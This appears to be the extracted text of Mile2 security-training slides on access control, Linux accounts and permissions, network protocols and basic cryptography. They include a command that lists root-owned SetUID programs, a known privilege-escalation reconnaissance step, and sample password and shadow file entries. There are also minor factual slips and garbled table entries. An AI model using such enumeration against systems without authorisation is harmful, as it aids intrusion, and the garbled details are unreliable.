
Data Custodian

- Is delegated data maintenance tasks
- Required to implement and maintain controls to provide the protection level dictated by data owner

User

- Person who routinely uses company data for work-related tasks

Steps to Granting Access



© Mile2 All rights reserved.

Access Criteria

Security clearance

- Mandatory Access Control systems
- Security labels

Need-to-know

- Formal and informal processes may be used
- Requirements of role within company to access asset or data

Least privilege


- Least amount of rights and permissions required to carry out tasks
- Authorized creep does not follow this

Default to “no access”

- Unless explicitly allowed, it is implicitly denied

Physical Access Control Mechanisms

Mechanism	Examples
Biometrics	Retina Scan, Fingerprint, Voice Print
Token Devices	Synchronous and Asynchronous Devices
Memory Cards	ATM Cards, Proximity Card
Smart Cards	Credit Cards, Identification Card
Cryptographic Keys	Private Key



Biometric System Types

Biometric Type	Description
Fingerprint	Ridge Endings and Bifurcations = Minutiae
Finger Scan	Same as Fingerprint but extracting a smaller amount of Data
Palm Scan	All prints from Fingers and Creases, Ridges and Grooves from the Palm
Hand Geometry	Shape of (length and width) Hand and Fingers
Retina Scan	Blood Vessel Pattern of Retina on Back of Eyeball
Iris Scan	Colored portion of Eye that Surrounds the Pupil
Signature Dynamics	Captures Electrical Signals of Signature Process
Keyboard Dynamics	Captures Electrical Signals of Typing Process
Voice Print	Distinguishes Differences in Sounds, Frequencies and Patterns
Facial Scan	Bone Structure, Nose Ridges, Forehead Size and Eye Width
Hand Topology	Side-View of Hand, Reviewing Size and Width

Synchronous Token

Token Device Characteristics

- Token device and authentication service are synchronized
 - Time or event
- Device generates a password, which is displayed to the user.
- User types in value and identification data into login screen.
- One-time password is part of credential set sent to authentication server.
- Authentication server is expecting a specific value.
 - Expected value received = authenticated
 - Different value received = rejected



Asynchronous One-Time Password Generator

- Based on challenge/response mechanisms
 - Random value is sent from authentication server to the user
 - User enters value into token device
 - Token device hashes or encrypts value and provides the result to the user
 - User uses this result as a one-time password and sends it to the authentication server
 - Expected value received = authenticated
 - Different value received = rejected



Memory Cards



Memory Card Characteristics

- Magnetic strip that holds data and cannot *process* data
 - Anyone with a reader can view data held on strip if not encrypted
- No microprocessor or integrated circuits
- Proximity cards, credit cards, ATM cards
- Added costs compared to other authentication technologies
 - Reader purchase
 - Card generation and maintenance

Smart Card



Smart Card Characteristics

- Microprocessor and integrated circuits
 - Holds and processes data
- Tamperproof device
 - After a threshold of failed login attempts, it can render itself unusable
- PIN or password “unlocks” smart card functionality
- Smart card could be used for:
 - Holding biometric data in template
 - Responding to challenge
 - Holding private key
 - Holding user work history, medical information, money, etc.
- Added costs compared to other authentication technologies
 - Reader purchase
 - Card generation and maintenance



Cryptographic Keys

Authentication Through Cryptographic Mechanisms

- Asymmetric keys are used for authentication in some implementations
 - Private key
 - Digital signature = encrypting a hash value with the private key
- No secret information has to be shared between entities
- Challenge can be sent to user, which is encrypted with her private key for authentication

Logical Access Controls

Application Level

- Shopping cart, CMS driven site
- (Level at which user interfaces)

Middleware Level

- Database
- (Works between OS & app. level)

Operating Sys. Level

- Linux
- Windows


Hardware Level



OS Access Controls

Operating systems maintain access controls by means of:

- Groups
- Roles
- Access Control Lists (ACL)



Linux Access Controls

Groups

Roles

ACL



Accounts And Groups

Accounts are created and managed using the `passwd` file located in `/etc/passwd`.

Each line contains the information for one account.

You can add a user by simply typing `adduser` and follow the prompts.

You can change a password by typing `passwd [username]`.

It is world readable so to encrypt our passwords we use the `shadow` format.

This places an **x** where the password would be in the `passwd` file and places the password in the `shadow` file.

Password & Shadow File Formats

While some other Linux distributions force you to install the Shadow Password Suite in order to use the shadow format, Red Hat makes it simple. To switch between the two formats, type (as root):

`/usr/sbin/pwconv` To convert
to the shadow format

`/usr/sbin/pwunconv` To convert
back to the traditional format

With shadow passwords, the “`/etc/passwd`” file contains account information, and looks like this:

`smithj:x:561:561:Joe Smith:/home smithj:/bin/bash`

The “`/etc/shadow`” file contains password and account expiration information for users, and looks like this:

`smithj:Ep6mckrOLChF.:10063:0:99999:7:::`

Accounts and Groups

The format of the passwd file includes the following items:

- Login Name, Encrypted/Hashed Password, UID Number, Default GID Number, GECOS Information, Home Directory and Login Shell.

Yes to help save time you can also utilize groups in UNIX and Linux.

The group information is found in the /etc/group file.

The group file contains the following information:

- Group Name, Encrypted or Hashed Group Password, GID Number, Group Members
- The password area is never used.

The most important and powerful account is of course root!!!

Linux and UNIX Permissions

Every file has permissions. They were actually ahead of the game on this.

- Every file has an owner and an owner group. The root user and the owner can access the file.

There are 3 different areas:

- Owner, group owner and everyone

With 3 different levels:

- Read, write and execute

Leaving 9 standard forms of permissions.

You can look at the permissions of all the files in a given directory with the following command.

- ls -l



Linux and UNIX Permissions

```
bt ~ # ls -l
total 1
drwx---r-x 2 root root 27 May 15 2007 Desktop/
-rw-r--r-- 1 root root 323 May 15 2007 Set\ IP\ address
-rw-r--r-- 1 root root 1 May 15 2007 libvars.h
drwxr-xr-x 2 root root 274 May 15 2007 lida/
drwxr-xr-x 2 root root 182 May 15 2007 sample_scripts/
```

There are 10 characters we need to look at when discussing permissions.

If the first character is a d then it is a directory otherwise it is a file.

The next nine are permissions.

- The first group of 3 covers the owner – in most cases the owner can perform all levels of access.
- The second group covers the owner group.
- The third group cover the everyone account.
- If there is a - the access is not allowed.

Linux and UNIX Permissions

You can utilize the chmod command to change the permissions for given users.

You must understand the Octal Equivalents in order to make these changes.

The next slide covers these.

If you wanted to set the following for the account foo your command would be: chmod 745 foo

- Owner account (read, write and execute)
- Owner group (read)
- Everyone (read and execute)



Linux and UNIX Permissions

r	w	x	Octal Equivalent
0	0	0	0
0	0	1	1
0	1	0	2
0	1	1	3
1	0	0	4
1	0	1	5
1	1	0	6
1	1	1	7



Set UID Programs

How does a lowly user change his password without root level access? The answer lies in the SetUID capabilities.

With SetUID a program can be configured to always execute with the permissions of its owner!

This is needed unless you want to pay the admin guy to spend every second on rudimentary issues.

You can find all programs whose SetUID is set to run as root by typing the following:

- `find / -uid 0 -perm -4000 -print`

```
bt ~ # find / -uid 0 -perm -4000 -print
find: /root/.mozilla/firefox/grc4ih40.default/bookmarks.bak: Input
find: /root/.mozilla/firefox/grc4ih40.default/bookmarks.html: Input
find: /root/.mozilla/firefox/grc4ih40.default/localstore.rdf: Input
find: /root/.mozilla/firefox/grc4ih40.default/prefs.js: Input/Output
find: /root/.mozilla/firefox/grc4ih40.default/sessionstore.js: Input
```

Trust Relationships

Yes one user can be trusted by another thus creating a trust relationship.

This trust can be implemented using the system wide /etc/hosts.equiv file or individual users' .rhosts files.

- When using rhosts you also need to use the UNIX tools called r- commands.
 - rlogin – A remote interactive command shell
 - rsh – A remote shell to execute one command
 - rcp – A remote copy command

The /etc/hosts.equiv file contains a list of machine names or IP addresses that the system will trust.

The user can create the .rhosts file in your home directory setting up trusts with other machines.



Review

Access Controls Defined



Categories of Access Controls



Physical Access Controls & Devices



Logical Access Controls

Middleware

Operating Sys.

Hardware



PROTOCOLS



Protocols Overview

**OSI
MODEL**

TCP/IP

ICMP

UDP

ARP

DNS

SSH


SNMP

SMTP




The TCP/IP Stack

Network Connections




Stack Connections



OSI Model	DoD Model	TCP/IP Suite of Protocols												
Application	Presentation Session	Application (Port)	HTTP 80	SNMP 161 162	FTP 20 21	TFTP 69	SMTP 25	Telnet 23	NNTP 119					
Transport			TCP						UDP					
Network			ICMP		IP			ARP						
Data Link	Physical	Network Access	Network Devices											
Link			Network Devices											

| http://en.wikipedia.org/wiki/TCP/IP_model

OSI – Application Layer



Functionality

- Protocols at this layer allow the applications to communicate to applications on remote systems
- This is not where applications work, but the protocols that support the application's networking functionality
- Some of the protocols at this layer
 - SMTP, HTTP, LPD, FTP, Telnet, and TFTP



OSI – Presentation Layer

Functionality



- No protocols work at this layer, only services
- Only concerned with syntax of data
 - Data conversion into standardized format
 - GIF, ASCII, Unicode, JPEG, TIFF
 - Other functionality that take place at this layer
 - Encryption, decryption, compression, decompression



OSI – Session Layer

Functionality

Dialog management between programs

- Access control, recovery, synchronization

Setup, maintenance, session tear-down of session communication channels

Depending on the protocol at this layer, communication can take place...


- Full-duplex = two-way conversation at the same time
- Half-duplex = only one application can communicate at a time

Some protocols that work at this layer:

- SQL, NFS, RPC

Transport Layer

Functionality



End-to-end packet transfer using connection-oriented or connectionless protocols

Transport protocols are concerned with getting data from one system to another

- Does not work with application-to-application communication


Use of ports to communicate with higher-level protocols and to track different communications taking place

Segmenting appropriate size of packets for processing by the network layer

Some protocols that work at this layer:

- UDP, TCP, SPX

OSI – Network Layer




Functionality

- Routing of packets and addressing takes place here
- Routing protocols work at this layer
- When a packet is sent down from the transport layer, the network layer protocol adds the address and creates a network header
- Confidentiality, authentication and integrity can be provided at this layer
 - Through IPSec
- Some protocols that work at this layer:
 - IP, RIP, ICMP, IGMP, IGRP, BGP

OSI – Data Link

Data Link Functionality


- Sender breaks data into frames and transmits sequentially
- Formats frame for proper technology (Token Ring, Ethernet, ATM)
 - Referred to as framing
- Media access (token passing, CSMA, polling) takes place at this layer
- Synchronization and error control
- Has two sub layers
 - 802.2 – Logical Link Control (LLC) layer
 - 802.3 – Media Access Control (MAC) layer – Ethernet
 - 802.11 – WLAN
 - 802.5 – Token Ring



OSI – Physical Layer

Physical Functionality

- Bits turned into voltage
- Encoding of voltage binary representation varies between different LAN, MAN, and WAN technologies
- Provides standards for interfaces to media
- Type of electrical signaling and format depends upon transmission type
 - Photons for fiber
 - Electrical voltage for Ethernet
 - Radio frequencies for wireless



Protocols at Each OSI Model Layer


OSI LAYER	PROTOCOLS
Application	DNS; FTP; TFTP; BOOTP; SNMP; RLOGIN; SMTP; TELNET; HTTP
Presentation	ASCII; TIFF; GIF; JPEG; MPEG; MIDI; MIME
Session	NetBIOS; NFS; SQL; RPC
Transport	TCP; UDP; SPX; SSL
Network	IP; ICMP; RIP; IGMP; IPX
Data Link	SLIP; PPP; ARP; RARP; L2F; L2TP
Physical	High-speed Serial Interface(HSSI); X.21; EIA/TIA-232 and EIA/TIA-449



TCP/IP Suite

Protocols of the Internet

- Transmission Control Protocol/Internet Protocol (TCP/IP)
- TCP = connection-oriented transport layer protocol
- IP = connectionless network layer protocol
- Suite of protocols that govern how data travels over a network



Port and Protocol Relationship

TCP/IP Suite Usage of Ports


Port numbers mapped to specific protocols

Well-known ports are 0-1023


- FTP port 20 and 21
- SMTP port 25
- SNMP port 161
- HTTP port 80
- Telnet port 23

Source port is usually a high dynamic number, while the destination port is usually under 1024

TCP and UDP uses ports to communicate with upper layer protocols



Conceptual Use of Ports




UDP versus TCP

TCP

- Connection-oriented
- Reliable
- Performs a setup handshake
- Error detection and correction
- Windowing

UDP


- Connectionless
- Unreliable
- No handshake is performed
- “Best effort” protocol





Protocols – ARP

Address Resolution Protocol

- Maps the IP address to the media access control (MAC) address
- IP address = 32-bit software assigned
 - Network layer
- MAC address = 48-bit hard-wired into NIC
- Data link Layer
- Data link layer protocols understand MAC addresses, not IP addresses



Protocols – ICMP



Network Service – DNS

mile2.com

- Works within a hierarchical naming structure
- Hostname to IP address mapping
- DNS server that holds resource records for a zone is the **authoritative DNS** server for that zone

Domain Name Service



SSH Security Protocol

- Secure access to remote systems
- Can run different protocols and applications through a SSH tunnel
- Should be used instead of Telnet and r-utilities
- Server and client generate their own private/public key pairs
- Many times uses Diffie-Hellman for its key agreement protocol
- Like many other protocols, must carry out a handshake process
- Agree upon parameters to set up SSH tunnel

Secure Shell (SSH)



SSH

Secure Shell or SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

- Used primarily on Linux and Unix based systems to access shell accounts, SSH was designed as a replacement for TELNET and other insecure remote shells, which send information, notably passwords, in plaintext, leaving them open for interception.
- The encryption used by SSH provides confidentiality and integrity of data over an insecure network, such as the Internet.


SSH uses public-key cryptography to authenticate the remote computer and allow the remote computer to authenticate the user, if necessary.[1]

SSH is typically used to log into a remote machine and execute commands but it also supports tunneling, forwarding TCP ports and X11 connections; it can transfer files using the associated SFTP or SCP protocols.[1] SSH uses the client-server model.

An SSH server, by default, listens on the standard TCP port 22

An SSH client program is typically used for establishing connections to an SSH daemon accepting remote connections. Both are commonly present on most modern operating systems, including Mac OS X, Linux, FreeBSD, Solaris and OpenVMS. Proprietary, freeware and open source versions of various levels of complexity and completeness exist.

Protocols – SNMP




Simple Network Management Protocol

- Master and agent model
- Agents gather status information about network device
- Master polls agent and provides an overall view of network status
- Community strings = public and private
 - Public = Read MIB data
 - Private = Read/Modify MIB data

Protocols – SMTP

Simple Mail Transfer Protocol

- Transmits mail between different mail servers
- Protocol to send outgoing mail from e-mail clients
- Security issue with mail servers = improperly configured mail relay
 - Servers identified and used by spammers
 - Companies get blacklisted by other companies without knowing why




Packet Sniffers



A packet sniffer can intercept packets on a LAN. In its simplest form, as data streams flow over a network, the sniffer captures each packet and eventually decodes and analyzes its content.

A packet sniffer is also called a network monitor, network analyzer, wireless sniffer, Ethernet sniffer, or protocol analyzer.

Sniffers can be used for legitimate network management functions by system administrators to monitor and troubleshoot network traffic.



Using the information captured by the packet sniffer, an administrator can identify problem packets, pinpoint bottlenecks, and help maintain efficient network data transmission.

Example Packet Sniffers

There are a wide variety of protocol analyzers available. A few of them are listed below.

Many of these tools will be discussed over the next few pages.

Wireshark	Win & Unix	Free from www.wireshark.org
Tcpdump	Unix	Free from www.tcpdump.org
Windump	Windows	Free from windump.polito.it
OmniPeek	Windows	Purchase from www.wildpackets.com
Cain & Abel	Windows	Free from www.oxid.it

Review

**OSI
MODEL****TCP/IP****ICMP****UDP****ARP****DNS****SSH****SNMP****SMTP**

Cryptography Decrypted



Overview



Introduction

Encryption has been used throughout history. The Egyptians used Hieroglyphics, Caesar used Substitution Cipher, Spartans used Skytale, and Thomas Jefferson used a Cipherwheel.

Skytale was a thin sheet of papyrus wrapped around a stick




As systems have become more complex and the data to protect more valuable, cryptography methods have also evolved.

IPSec, PKI, Quantum Cryptography, PGP, Elliptic Curves, etc.



There are many different algorithms and applications that are used to keep information safe in today's corporate networked environment.



Encryption

Encryption is the process of transforming information (referred to as plaintext) using an algorithm (called cipher) to make it unreadable to anyone except those possessing special knowledge- a key



Encryption also implicitly refers to the reverse process, decryption, to make the encrypted information readable again (i.e. to make it unencrypted)..



Encryption, by itself, can protect the confidentiality of messages but other techniques are still needed to protect the integrity and authenticity of a message

Message Authentication Code (MAC) and Digital Signatures are examples of Integrity and Non-Repudiation mechanisms.



Cryptographic Definitions

Cryptography

- Science of hiding the meaning of communication

Cipher

- Something that transforms characters or bits into an unreadable format
- Usually used as another name for an algorithm

Cryptographic Algorithm

- Procedures that turn readable data into an unreadable format
- Today this takes place through complex mathematical formulas

Cryptanalysis

- Science of studying and breaking encryption mechanisms
- White and black hat

Cryptology

- Study of cryptography and cryptanalysis
- Cryptographers work in the field of cryptology

Key Clustering

- When two keys generate the same ciphertext from the same plaintext


The Science of Secret Communication



Encryption Algorithm

A mathematical procedure for performing encryption on data. Through the use of an algorithm, information is made into meaningless cipher text and requires the use of a key to transform the data back into its original form.

Example:



http://www.webopedia.com/TERM/e/encryption_algorithm.htm



Implementation

There are two main methods of implementing encryption, Block and Stream ciphers.



Block cipher is a type of symmetric key cipher which operates on blocks or groups of bits of a fixed or unvarying length.

The National Institute of Standards and Technology (NIST) is a federal agency that approved the Data Encryption Standard (DES) block cipher.

Another standard developed in the 1980s is the Triple Data Encryption Standard (3DES).

Some commonly used block cipher algorithms are IDEA, RC2, RC5, CAST and Skipjack.



Stream cipher is a symmetric cipher in which the input digits are encrypted successively or one at a time, and in which the transformation of successive digits varies during the encryption.

Stream ciphers typically execute at a higher speed than block ciphers and have lower hardware complexity.



Symmetric Encryption

Symmetric-key algorithms are a class of algorithms for cryptography that use trivially related cryptographic keys for both decryption and encryption.

The encryption key is trivially related to the decryption key, in that they may be identical.

The keys, in practice, represent a shared secret between two or more parties that can be used to maintain a private information link.

Speed:

Symmetric-key algorithms are generally much less computationally intensive than asymmetric key algorithms.

http://en.wikipedia.org/wiki/Symmetric_key


Symmetric Encryption

Limitations:

The disadvantage of symmetric-key algorithms is the requirement of a *shared secret key*, with one copy at each end. Since keys are subject to potential discovery by a cryptographic adversary, they need to be changed often and kept secure during distribution and in service.



Example=WEP
(Wired Equivalent Privacy)



A three-rotor German military Enigma machine showing, from bottom to top, the plugboard, the keyboard, the lamps and the finger-wheels of the rotors emerging from the inner lid (version with labels).

http://en.wikipedia.org/wiki/Enigma_machine

Symmetric Downfalls

Weaknesses

- Key distribution – It requires a secure method to get the key to the destination
- Scalability – Each pair of users need a unique pair of keys, so the number of keys can grow and become unmanageable
- Limited security – It can provide confidentiality, but not true authenticity or non-repudiation

Symmetric Algorithms

Name	Block Size	Key Size (in bits)
Advanced Encryption Standard (Uses Rijndael algorithm)	Variable	128, 192, 256
Triple Data Encryption Standard (3DES)	64	168
Data Encryption Standard (DES)	64	56
International Data Encryption Algorithm (IDEA)	64	128
Blowfish	Variable	1-448
Twofish	128	1-256
Rivest Cipher 5 (RC5)	32,64,1280 -2048	
Carlisle Adams/Stafford Tavares (CAST-128)	64	128



Asymmetric Encryption

Asymmetric encryption utilizes two separate keys (Private & Public), one to encrypt, the other to decrypt.



These keys are generated at the same time and are related to each other.



The private key is kept secret, while the public key may be widely distributed – email or online servers.



The first invention of asymmetric key algorithms came in the early 1970s; later becoming known as the Diffie-Hellman key exchange.



RSA Security was founded by the authors of the RSA Algorithm which is based on the factoring of large prime numbers.

RSA is an acronym of the authors: Ronald L. Rivest, Leonard Adleman and Adi Shamir who were all professors at MIT when they published their paper in 1977.



Public Key Cryptography Advantages

Asymmetric Addresses Problems Uncovered in Symmetric Algorithms

- Easily scaled
 - Asymmetric only requires each user to have one pair of keys
 - 1,000 users = 2,000 keys
- Does not require “out-of-band” delivery of key
 - Public key is distributed and needs no protection
- Provides true authenticity and non-repudiation



Asymmetric Algorithm Disadvantages

Very Slow Compared to Symmetric Cryptography

- Up to 1,000 times slower
 - Uses more complex mathematical formulas

Size of Encrypted Data Limited by Key Length

- Can only be used to encrypt smaller amounts of data



